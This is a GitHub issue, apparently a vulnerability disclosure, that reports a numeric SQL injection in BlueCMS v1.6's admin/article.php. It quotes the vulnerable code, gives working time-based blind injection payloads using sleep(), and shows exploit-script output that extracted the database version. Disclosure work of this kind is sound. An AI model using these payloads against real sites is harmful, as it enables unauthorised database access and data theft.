

New issue

[Jump to bottom](#)

Bluecms V1.6 has SQL injection in line 132 of admin/article.php #1

Open seizer-zyx opened this issue on Jul 25 · 0 comments

seizer-zyx commented on Jul 25 • edited ▾

Owner

Bluecms_v1.6

Download

http://lp.downcode.com/j_14/j_14745_bluecms.rar

vulnerability code:

in admin/article.php line132:

```
129 }
130
131 elseif($act == 'del'){
132     $article = $db->getone("SELECT cid, lit_pic FROM ".table('article')." WHERE id=".$_GET['id']);
133     $sql = "DELETE FROM ".table('article')." WHERE id=".$_GET['id'];
134     $db->query($sql);
135     if (file_exists(BLUE_ROOT.$article['lit_pic'])) {
136         @unlink(BLUE_ROOT.$article['lit_pic']);
137     }
138     showmsg('删除本地新闻成功', 'article.php?cid='.$article['cid']);
139 }
140
141
142
143 ?>
144
```


There is numeric injection for \$_GET['id']

Because there is no echo, you can blind SQL injection with sleep()

payload: id=1%20or%20if(1=1,sleep(1),0)

The screenshot displays the browser's developer tools. In the 'Request' tab, the raw request is shown with the payload `id=1%20or%20if(1=1,sleep(1),0)` highlighted in the URL. The 'Response' tab shows the server's response, which is a 200 OK status. The response time is 1,161 milliseconds, which is significantly longer than a normal request, confirming the successful execution of the sleep-based SQL injection.

payload: id=1%20or%20if(1=2,sleep(1),0)



sleep () is executed based on the server response speed
Use exp to get the database version number

```
e:\Visual Studio Code\Python3\web_exploit>python -u "e:\Visual Studio Code\Python3\web_exploit\sql延时盲注get.py"  
5  
8  
8.  
8.0  
8.0.  
8.0.1
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

